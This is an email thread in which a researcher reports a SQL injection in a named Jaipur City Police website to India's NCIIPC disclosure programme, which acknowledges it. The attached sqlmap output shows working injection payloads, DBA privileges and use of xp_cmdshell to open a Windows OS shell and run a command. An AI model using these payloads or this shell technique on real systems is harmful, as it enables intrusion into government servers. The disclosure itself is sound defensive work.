Gmail

rajdeep basu <rjdpbsu@gmail.com>

VULNERABILITY : OS-SHELL ACCESS OF JAIPUR CITY POLICE

2 messages

---

rajdeep basu <rjdpbsu@gmail.com> 29 August 2020 at 17:33
To: NCIIPC RVDP <rvdp@nciipc.gov.in>


target : http://jaipurcitypolice.cdranalyst.in/Website/CLGDetails.aspx?id=123

vulnerability type : OS-SHELL ACCESS

poc : attached with this mail


---

3 attachments




```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING cla
use
    Payload: id=123' AND 8194=8194-- Eatq

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based -
 WHERE or HAVING clause (IN)
    Payload: id=123' AND 3104 IN (SELECT (CHAR(113)+CHAR
(98)+CHAR(113)+CHAR(122)+CHAR(113)+(SELECT (CASE WHEN (3
104=3104) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CH
AR(118)+CHAR(122)+CHAR(106)+CHAR(113)))-- cFGk

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (
comment)
    Payload: id=123';WAITFOR DELAY '0:0:5'--

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
(IF)
    Payload: id=123' WAITFOR DELAY '0:0:5'-- STBC
---
[05:39:04] [INFO] the back-end DBMS is Microsoft SQL Ser
ver
back-end DBMS: Microsoft SQL Server 2014
[05:39:04] [INFO] testing if current user is DBA
current user is DBA: True
```

20200830_055103.jpg
261K



```
[05:39:26] [INFO] the back-end DBMS is Microsoft SQL Ser
ver
back-end DBMS: Microsoft SQL Server 2014
[05:39:26] [INFO] testing if current user is DBA
[05:39:56] [INFO] testing if xp_cmdshell extended proced
ure is usable
[05:39:58] [INFO] xp_cmdshell extended procedure is usab
le
[05:39:58] [INFO] going to use extended procedure 'xp_cm
dshell' for operating system command execution
[05:39:58] [INFO] calling Windows OS shell. To quit type
 'x' or 'q' and press ENTER
os-shell> net user
do you want to retrieve the command standard output? [Y/
n/a]
```

20200830_055133.jpg
161K



20200830_055157.jpg
522K

NCIIPC RVDP <rvdp@nciipc.gov.in> 3 September 2020 at 01:43
To: rjdpbsu@gmail.com

Dear Researcher,

1. We acknowledge the vulnerability on OS-Shell Access reported by you.

2. We are in the process of closure of this issue. You may like to recheck this issue in some time and revert to us if there are any further discoveries on vulnerabilities.

3. Usually it takes approximately three weeks to have an issue closed.

Thank You
Team RVDP, NCIIPC

From: rjdpbsu@gmail.com
To: "NCIIPC RVDP" <rvdp@nciipc.gov.in>
Sent: Sunday, August 30, 2020 6:03:31 AM
Subject: VULNERABILITY : OS-SHELL ACCESS OF JAIPUR CITY POLICE

[Quoted text hidden]